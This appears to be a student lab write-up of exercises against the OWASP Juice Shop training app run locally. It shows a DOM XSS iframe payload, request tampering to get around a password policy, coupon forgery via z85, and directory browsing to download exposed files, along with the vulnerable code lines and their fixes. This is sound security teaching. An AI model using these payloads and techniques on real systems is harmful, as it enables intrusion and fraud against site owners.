Lab 3 (Option A): First Attacks against Juice Shop

1) Click on Debugger and search (Ctrl F) in the main.js file for *score*. Find the relative path of the hidden score board that registers your hacking achievements. Enter this in the URL. You have then solved the first simple challenge.

Then inject JavaScript code via the search field:

<iframe src="javascript:alert(`xss`)">


Play the Juice shop song:

<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>


Go to the score board. You should have solved the "Bonus Payload". Click on the inspection icon and learn how to mitigate similar vulnerabilities. Which vulnerability allowed the above injections? Now click on the coding icon. You need to find the line which is responsible for the flaw (click and submit) and also give a fix (choose one from several options).


As a general recommendation for the next tasks, always use the network analysis of the Firefox developer tools (or Burp suite).


```
┌──(kali㉿Kali)-[~]
└─$ sudo docker run -d -p 3000:3000 -e NODE_ENV=unsafe bkimminich/juice-shop
[sudo] password for kali:
f1afe08e876b31730f937871974e981ae543f720897c52858ce932535d873163
```




Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Sources
Outline
Search
main.js
vendor.js
runtime.js
polyfills.js
Main Thread
cdnjs.cloudflare.com
localhost:3000
(index)
103.js
main.js
polyfills.js
runtime.js
vendor.js
able:!0,resolved:F("score-board")},{text:"\u{1f389} Congratulations! You found the _Score Board_! Good luck and happ


OWASP Cheat Sheet Series
Questions
Clickjacking Defense
Content Security Policy
Credential Stuffing Prevention
Cross-Site Request Forgery Prevention
Cross Site Scripting Prevention
Cryptographic Storage
DOM Clobbering Prevention
DOM based XSS Prevention
Database Security
Denial of Service
Deserialization
Django REST Framework
Django Security
Docker Security
DotNet Security
Error Handling
File Upload
DOM based XSS Prevention Cheat Sheet
Introduction
When looking at XSS (Cross-Site Scripting), there are three generally recognized forms of XSS:
Reflected or Stored
DOM Based XSS.
The XSS Prevention Cheatsheet does an excellent job of addressing Reflected and Stored XSS. This cheatsheet addresses DOM (Document Object Model) based XSS and is an extension (and assumes comprehension) of the XSS Prevention Cheatsheet.
In order to understand DOM based XSS, one needs to see the fundamental difference between Reflected and Stored XSS when compared to DOM based XSS. The primary difference is where the attack is injected into the application.
Reflected and Stored XSS are server side injection issues while DOM based XSS is a client (browser) side injection issue.
All of this code originates on the server, which means it is the application owner's responsibility to make it safe from XSS, regardless of the type of XSS flaw it is. Also, XSS attacks always
Table of contents
Introduction
RULE #1 - HTML Escape then JavaScript Escape Before Inserting Untrusted Data into HTML Subcontext within the Execution Context
Example Dangerous HTML Methods
Attributes
Methods
Guideline
RULE #2 - JavaScript Escape Before Inserting Untrusted Data into HTML Attribute Subcontext within the Execution Context
SAFE but BROKEN example
SAFE and FUNCTIONALLY CORRECT example
RULE #3 - Be Careful when Inserting Untrusted Data into the Event Handler and JavaScript code Subcontexts within an Execution Context


OWASP Juice Shop
c="javascript:alert('xss')">
Account
Your Basket
Search Results -
localhost:3000
xss
OK


You successfully solved a challenge: Bonus Payload (Use the bonus payload <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe> in the DOM XSS challenge.)
x
Search Results -
braimee
OWASP Juice Shop Jingle
SOUNDCLOUD
Share
Mounir El Bertouli
Wow !! I love it for real , Thanks for this song !!
140K
Privacy policy

Coding Challenge: Bonus Payload

```
1 filterTable () {
2     let queryParam: string = this.route.snapshot.queryParams.q
3     if (queryParam) {
4       queryParam = queryParam.trim()
5       this.dataSource.filter = queryParam.toLowerCase()
6       this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
7       this.gridDataSource.subscribe((result: any) => {
8         if (result.length === 0) {
9           this.emptyState = true
10        } else {
11          this.emptyState = false
12        }
13      })
14    } else {
15      this.dataSource.filter = ''
16      this.searchValue = undefined
17      this.emptyState = false
18    }
19  }
```

Close Submit

Coding Challenge: Bonus Payload


Find It Fix It

```
1 filterTable () {
2     let queryParam: string = this.route.snapshot.queryParams.q
3     if (queryParam) {
4       queryParam = queryParam.trim()
5       this.dataSource.filter = queryParam.toLowerCase()
6       this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
7       this.gridDataSource.subscribe((result: any) => {
8         if (result.length === 0) {
9           this.emptyState = true
10        } else {
11          this.emptyState = false
12        }
13      })
14    } else {
15      this.dataSource.filter = ''
16      this.searchValue = undefined
17      this.emptyState = false
```


Line 6 is responsible for this vulnerability or security flaw. Select it and submit to proceed.


Close Submit


The input (`queryParam`) is directly assigned to `this.searchValue` after being processed through `bypassSecurityTrustHtml`. This is risky because it makes the user input available to other parts of the application without sanitization.





2) Create a new account with fantasy data (Account -> Login). Which POST request was sent? Now use the Developer Tools to change the POST request (create a new user). Bypass the policy and choose a password which has only one character. Select the request, click on the "Headers" tab on the right and then click on "Resend". In a window on the left, you can change the parameters and send the modified request. Click on "Send again" to send the manipulated request. Test the new account with the very short password.














3) Bully the chatbot until he hands out a coupon. Try to decode the coupon (Hint: z85). Then generate your own coupon that gives you a large discount.







The previous coupon would give 10% discount, but the newly created one will give 90% discount! Enjoy more juice!

4) Download a confidential document that was left behind on the web server. Hint: /ftp directory. Sovle the coding challenge.

Access a confidential document

Somewhere in the application you can find a file that contains sensitive information about some - potentially hostile - takeovers the Juice Shop top management has planned.

- Analyze and tamper with links in the application that deliver a file directly.
- The file you are looking for is not protected in any way. Once you *found it* you can also *access it*.

localhost:3000/ftp/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

~ / ftp /

- quarantine
- coupons_2013.md.bak
- incident-support.kdbx
- suspicious_errors.yml
- acquisitions.md
- eastere.gg
- legal.md
- announcement_encrypted.md
- encrypt.pyc
- package.json.bak

~/Downloads/acquisitions.md - Mousepad

File Edit Search View Document Help

```
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

Coding Challenge: Confidential Document

Find It | Fix It

```
/* /ftp directory browsing and file download */
app.use('/ftp', serveIndexMiddleware, serveIndex('ftp', { icons: true }))
app.use('/ftp(?!/quarantine)/:file', fileServer())
app.use('/ftp/quarantine/:file', quarantineServer())

app.use('/.well-known', serveIndexMiddleware, serveIndex('.well-known', { icons: true, view: 'de
app.use('/.well-known', express.static('.well-known'))

/* /encryptionkeys directory browsing */
app.use('/encryptionkeys', serveIndexMiddleware, serveIndex('encryptionkeys', { icons: true, vie
app.use('/encryptionkeys/:file', keyServer())

/* /logs directory browsing */
app.use('/support/logs', serveIndexMiddleware, serveIndex('logs', { icons: true, view: 'details'
app.use('/support/logs/:file', logFileServer())

/* Swagger documentation for B2B v2 endpoints */
```

```
17  /* Swagger documentation for B2B v2 endpoints */
18  app.use('/api-docs', swaggerUi.serve, swaggerUi.setup(swaggerDocument))
19
20  app.use(express.static(path.resolve('frontend/dist/frontend')))
21  app.use(cookieParser('kekse'))
```

Can you identify one or more routes which have something to do with file serving?

`/ftp` and its subroute `/ftp/quarantine`

- **Purpose:** Serves files from the `ftp` directory, including a quarantine subdirectory.

/* /ftp directory browsing and file download */
app.use('/ftp', serveIndexMiddleware, serveIndex('ftp', { icons: true }))
app.use('/ftp(?!/quarantine)/:file', fileServer())

Find It | Fix It

Only Show Lines with Differences (5) — Side by Side | Line by Line

```
1   -  /* /ftp directory browsing and file download */
2   -  app.use('/ftp', serveIndexMiddleware, serveIndex('ftp', { icons: true }))
3   -  app.use('/ftp(?!/quarantine)/:file', fileServer())
4   -  app.use('/ftp/quarantine/:file', quarantineServer())
5   -
6   1  app.use('/.well-known', serveIndexMiddleware, serveIndex('.well-known', { icons: true, view: 'details' }))
7   2  app.use('/.well-known', express.static('.well-known'))
8   3
9   4  /* /encryptionkeys directory browsing */
10  5  app.use('/encryptionkeys', serveIndexMiddleware, serveIndex('encryptionkeys', { icons: true, view: 'details' }
11  6  app.use('/encryptionkeys/:file', keyServer())
12  7
13  8  /* /logs directory browsing */
```

Getting rid of the /ftp folder entirely is the only way to plumb this data leakage for good. Valid static content in it needs to be moved to a more suitable location and order confirmation PDFs had no business to be placed there publicly accessible in the first place. Everything else in that folder was just accidentally put & forgotten there anyway.

5) Find exposed metrics data and solve the associated coding challenge.

~/metrics.txt - Mousepad

File Edit Search View Document Help


```
# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.120648455
juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.148425301
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.255129144
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 2.197796822
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.010723431
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.008485365
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 4.189

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 174.53959700000001

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 39.860058

# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 214.399655

# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds{app="juiceshop"} 1736687336
```

```
# HELP juiceshop_orders_placed_total Number of orders placed in OWASP Juice Shop.
# TYPE juiceshop_orders_placed_total gauge
juiceshop_orders_placed_total{app="juiceshop"} 3

# HELP juiceshop_users_registered Number of registered users grouped by customer type.
# TYPE juiceshop_users_registered gauge
juiceshop_users_registered{type="standard",app="juiceshop"} 14
juiceshop_users_registered{type="deluxe",app="juiceshop"} 4

# HELP juiceshop_users_registered_total Total number of registered users.
# TYPE juiceshop_users_registered_total gauge
juiceshop_users_registered_total{app="juiceshop"} 25

# HELP juiceshop_wallet_balance_total Total balance of all users' digital wallets.
# TYPE juiceshop_wallet_balance_total gauge
juiceshop_wallet_balance_total{app="juiceshop"} 500

# HELP juiceshop_user_social_interactions Number of social interactions with users grouped by type.
# TYPE juiceshop_user_social_interactions gauge
juiceshop_user_social_interactions{type="review",app="juiceshop"} 29
juiceshop_user_social_interactions{type="feedback",app="juiceshop"} 8
juiceshop_user_social_interactions{type="complaint",app="juiceshop"} 1

# HELP http_requests_count Total HTTP request count grouped by status code.
# TYPE http_requests_count counter
http_requests_count{status_code="2XX",app="juiceshop"} 1009
http_requests_count{status_code="3XX",app="juiceshop"} 771
http_requests_count{status_code="4XX",app="juiceshop"} 19
http_requests_count{status_code="5XX",app="juiceshop"} 3
```

```
/* Serve metrics */
        let metricsUpdateLoop: any
        const Metrics = metrics.observeMetrics()
        app.get('/metrics', metrics.serveMetrics())
        errorhandler.title = ${config.get<string>('application.name')} (Express ${utils.version('express')})

        export async function start (readyCallback?: () => void) {
          const datacreatorEnd = startupGauge.startTimer({ task: 'datacreator' })
          await sequelize.sync({ force: true })
          await datacreator()
          datacreatorEnd()
          const port = process.env.PORT ?? config.get('server.port')
          process.env.BASE_PATH = process.env.BASE_PATH ?? config.get('server.basePath')

          metricsUpdateLoop = Metrics.updateLoop()

          server.listen(port, () => {
